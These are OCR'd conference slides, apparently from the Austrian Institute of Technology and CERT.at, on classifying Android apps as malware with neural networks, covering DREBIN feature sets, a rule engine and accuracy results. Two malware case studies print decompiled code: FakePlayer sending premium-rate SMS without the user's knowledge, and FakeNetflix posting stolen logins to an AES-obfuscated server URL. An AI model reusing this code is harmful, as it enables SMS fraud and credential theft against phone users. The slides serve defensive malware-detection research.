ADVANCED NEURAL NETWORK-BASED TECHNIQUE FOR ANDROID SMARTPHONE APPLICATIONS CLASSIFICATION

AUSTRIAN INSTITUTE OF TECHNOLOGY
TOMORROW TODAY

Cyberchess 2019 conference, 02. October

Roman Graf, Austrian Institute of Technology GmbH
Olivia Dinica, Austrian Institute of Technology GmbH
L. Aaron Kaplan, Cert.at

OVERVIEW

- Project introduction
- Problem description
- Real-life use cases
- Drebin solution for APK classification
- Proposed solution for APK classification using Neural Network
  - Workflow for feature extraction and classification
  - Rule engine
  - Experimental evaluation
- Conclusion

MAL2

MAchine Learning detection of MALicious content

Project partners


- AIT - Austrian Institute of Technology GmbH (lead)
- Österreichisches Institut für angewandte Telekommunikation
- Kuratorium Sicheres Österreich (KSÖ)
- IKARUS Security Software GmbH
- X-Net Services GmbH

www.malzwei.at

Das Projekt MAL2 wird unterstützt durch finanzielle Mittel des Fördergebers BMVIT
IKT der Zukunft 6. Ausschreibung der Forschungsförderungsgesellschaft (FFG)

EXAMPLE “PORNOPLAYER” VBASE_173768440

- Trojan.AndroidOS.FakePlayer
- Passes itself off as a media player application. User installs it - icon with the name “Porno Player” will appear in the list of applications.
- The malware sends expensive SMS messages to 3 premium rate numbers (6008, 6005, 6006), without user awareness.
- During installation, the user is asked to allow this application to change or delete memory card data, send SMS and read the data about the phone and phone ID.
- Porno – motivation for installation




EXAMPLE “PORNOPLAYER” VBASE_173768440


```
public class MoviePlayer extends Activity {
    public void onCreate(Bundle icicle) {
        super.onCreate(icicle);
        DataHelper dh = new DataHelper(this);
        if (dh.canwe()) {  // Tests if SMS was already send
            TextView tv = new TextView(this);
            Random randomGenerator = new Random();
            tv.setText("\u041f\u043e\u0434\u043e\u0436\u0434\u0438\u0442\u0435...");  // utf16 for 'Подождите...'
            setContentView(tv);
            SmsManager m = SmsManager.getDefault();
            // sending the three SMS:
            m.sendTextMessage("6008", null, "jawap 806 1" + (randomGenerator.nextInt(1000000) + 100000), null, null);
            m.sendTextMessage("6005", null, "javid 806 2" + (randomGenerator.nextInt(1000000) + 100000), null, null);
            m.sendTextMessage("6006", null, "jagame 806 3" + (randomGenerator.nextInt(1000000) + 100000), null, null);
            dh.was(); // sets a value, so that dh.canwe() returns false next time
        }
        finish();
    }
}
```


EXAMPLE “PORNOPLAYER” VBASE_173768440


- feature [0]: UsedPermissionsList_android.permission.SEND_SMS
- feature [1]: SuspiciousApiList_Landroid/telephony/SmsManager.sendTextMessage
- feature [2]: IntentFilterList_android.intent.action.MAIN
- feature [3]: ActivityList_.MoviePlayer
- feature [4]: RequestedPermissionList_android.permission.SEND_SMS

EXAMPLE “NETFLIX” VBASE_223400247









EXAMPLE “NETFLIX” VBASE_223400247

- Trojan.AndroidOS.FakeNetflix
- FakeNetflix asks for a login and password.
- Then it sends a warning that the user's hardware is incompatible and recommends uninstalling the app and installing another version. If you attempt to cancel the installation, the app tries uninstalling itself anyway, and rebuffing that process sends you back to the hardware incompatibility warning.
- Meanwhile, your login and password are grabbed and posted to a server.
- Most strings are AES encrypted, but key is in source code („TheBestSecretKey”)
- Feature0 is the most important HttpPost. Requested permissions are not of use, only INTERNET is needed.

EXAMPLE “NETFLIX” VBASE_223400247

```
HttpPost httppost = new HttpPost(decrypt("AL6uB68RDvGagKKU516AD6V7DQTJD/sHv9FF/+xWftJtKWR1prESn0P8o8aJ+ImH"));
[…]

public static String decrypt(String encryptedData) {

    Key key = new SecretKeySpec(new byte[]{(byte) 84, (byte) 104, (byte) 101, (byte) 66, (byte) 101, (byte) 115, (byte) 116, (byte) 83,
(byte) 101, (byte) 99, (byte) 114, (byte) 101, (byte) 116, (byte) 75, (byte) 101, (byte) 121}, "AES");  // The secret key as bytearray

    try {

        Cipher c = Cipher.getInstance("AES");

        c.init(2, key);

        return new String(c.doFinal(Base64.decode(encryptedData, 0)));

    } catch (Exception e) {

        System.out.println("exception");

        return encryptedData;

    }

}
```


- Result of decryption is an URL: hxxp://erofolio.no-ip.biz/login.php

EXAMPLE “NETFLIX” VBASE_223400247

- feature [0]: SuspiciousApiList_Lorg/apache/http/client/methods/HttpPost
- feature [1]: IntentFilterList_android.intent.action.MAIN
- feature [2]: ActivityList_.SplashScreen
- feature [3]: ActivityList_com.netflix.mediaclient.Main
- feature [4]: RequestedPermissionList_android.permission.INTERNET
- feature [5]: RequestedPermissionList_android.permission.DUMP
- feature [6]: RequestedPermissionList_android.permission.READ_LOGS
- feature [7]: RequestedPermissionList_android.permission.ACCESS_WIFI_STATE
- feature [8]: RequestedPermissionList_android.permission.INJECT_EVENTS
- feature [9]: RequestedPermissionList_android.permission.WAKE_LOCK
- feature [10]: RequestedPermissionList_android.permission.GET_TASKS
- feature [11]: RequestedPermissionList_android.permission.ACCESS_NETWORK_STATE
- feature [12]: RequestedPermissionList_android.permission.READ_PHONE_STATE
- feature [13]: RequestedPermissionList_android.permission.WRITE_EXTERNAL_STORAGE

DREBIN – THE IDEA

- "DREBIN: Effective and Explainable Detection of Android Malware in Your Pocket", by Daniel Arp et.al
- Idea: use ML (SVM) to classify Android APK malware into "benign-ware" and malware
- APKs are basically zip files containing a MANIFEST.mf and the Android (Dalvik VM) code



FEATURE SETS

- From MANIFEST:
  - S1 - requests to hardware components: GPS, camera, etc.
  - S2 – requested perms: for example to send SMS messages (premium SMS)
  - S3 – app components: activities, services, content providers, broadcast receivers.
  - S4 – filterted Intents: IPC communication is usually done via “intents” in Android. Capture those. For ex: BOOT_COMPLETED message
- From static code analysis:
  - S5 – restricted API calls: especially API calls for which no permission was requested (root exploit?)
  - S6 – used permissions: subset of perms which are requested *and* actually used
  - S7 – suspicious API calls: sensitive data: getDeviceId(), getSubscriberId(), sendTextMessage(), etc…
  - S8 – network info: All IP addresses, hostnames, URLs, etc. are included

DREBIN: EXPLANATION FOR MALWARE FAMILIES


AUSTRIAN INSTITUTE OF TECHNOLOGY

Malware family	Top 5 features		
	Feature s	Feature set	Weight w_s
FakeInstaller	`sendSMS`	S_7 Suspicious API Call	1.12
	`SEND_SMS`	S_2 Requested permissions	0.84
	`android.hardware.telephony`	S_1 Hardware components	0.57
	`sendTextMessage`	S_5 Restricted API calls	0.52
	`READ_PHONE_STATE`	S_2 Requested permissions	0.50
DroidKungFu	`SIG_STR`	S_4 Filtered intents	2.02
	`system/bin/su`	S_7 Suspicious API calls	1.30
	`BATTERY_CHANGED_ACTION`	S_4 Filtered intents	1.26
	`READ_PHONE_STATE`	S_2 Requested permissions	0.54
	`getSubscriberId`	S_7 Suspicious API calls	0.49
GoldDream	`sendSMS`	S_7 Suspicious API calls	1.07
	`lebar.gicp.net`	S_8 Network addresses	0.93
	`DELETE_PACKAGES`	S_2 Requested permission	0.58
	`android.provider.Telephony.SMS_RECEIVED`	S_4 Filtered intents	0.56
	`getSubscriberId`	S_7 Suspicious API calls	0.53
GingerMaster	`USER_PRESENT`	S_4 Filtered intents	0.67
	`getSubscriberId`	S_7 Suspicious API calls	0.64
	`READ_PHONE_STATE`	S_2 Requested permissions	0.55
	`system/bin/su`	S_7 Suspicious API calls	0.44
	`HttpPost`	S_7 Suspicious API calls	0.38

ANDROID APK CLASSIFICATION WITH ANNS

- SVM detection rate (TPR) is 60-97 %. FPR is ~ 1 %. Really good
- We should look at reducing the features space
- The SVM needs massive amounts of RAM. E.g.200 GB. Consider adding new APK
- Re-implementation with a Artificial Neural Network (TensorFlow)
  - Pro: less RAM needed
  - Con: losing the possibility to explain to the user why it's "bad"
- Got 1 TB of Android APKs, labeled.


THE OVERVIEW OF ESTABLISHING THE CYBER SITUATIONAL AWARENESS USING NEURAL NETWORK FOR APK CLASSIFICATION




WORD EMBEDDINGS

1. **Text** converted into **numbers**
2. Machine Learning algorithms and **Deep Learning** Architectures **can not process plain text**
3. Example text: “MAL2 is very interesting and very useful”
4. Convert into **array**: [MAL2, is, **very**, interesting, and, **very**, useful]
5. Encode by **indices**: [1, 2, 3, 4, 5, 3, 6]
6. **One-hot** encoded vector. For “interesting” [0, 0, 0, 1, 0, 0, 0]
7. **Frequency** (count) or **prediction** (word2vec probabilities e.d. king-man +woman = Queen) **based**
8. Define **number of latent factors** (length of embedding vector) e.g. [.12, .42, .08, .25, .36, .27]
9. Create **list of embedding sequences for each file** e.g. <embeddings for 1 word>, <embeddings for 2 word>...
10. Split samples into **test, validation and training sets**

THE WORKFLOW FOR FEATURE EXTRACTION AND CLASSIFICATION OF APK USING NEURAL NETWORK APPROACH



DEPENDENCY CHART WITH INTERACTIONS AMONG THE RULES AND ASSOCIATED IMPACT FACTORS



Rules/Actions	Install	Remove	Ignore	Alarm	Quarantine	Clean	Log
Neural network classification (benign/malware)	+	+	+	+	+		+
App store (Google, Apple, Samsung, 3rd party)	+	+	+		+	+	+
Was vetted (yes/no)	+	+	+	+	+	+	+
Known vulnerabilities (yes/no)	+	+	+	+			+
Metadata (has conclusive feature)	+	+	+	+	+	+	+
File size (large/middle/small)	+	+	+				+
File name (known/unknown)	+	+	+	+			+
Malware signature (known/unknown)	+	+	+	+	+	+	+
Operating system(Android, iOS…)	+	+	+				+
Vendor (trusted/not trusted)	+	+	+	+	+		+
Type (game/office…)	+	+	+				+
Creation time (old/new)	+	+	+				+

THE ORIGINAL DATASET (2017)


- **number of total samples**
  - train: 45676
  - test: 5076
  - validation: 5640

- **number of benign samples**
  - train: 22513
  - test: 2567
  - validation: 2882

IMPACT OF PARAMETER CHANGING ON NEURAL NETWORK OUTPUT AND ACCURACY


LR	MVL	EVL	Time	TL	TA	VL	VA	NNA	TP	FP	FN	TN	TPR	FPR
0.001	200	30	1,287	0.0050	0.9989	0.1168	0.9663	99.936	2,880	82	99	2,659	96	2
0.01	200	30	3,231	0.0082	0.9980	0.1398	0.9639	99.875	2,719	163	44	2,714	98	5
0.0001	200	30	31,769	0.0432	0.9866	0.0919	0.9697	98.885	2,761	121	64	2,694	97	4
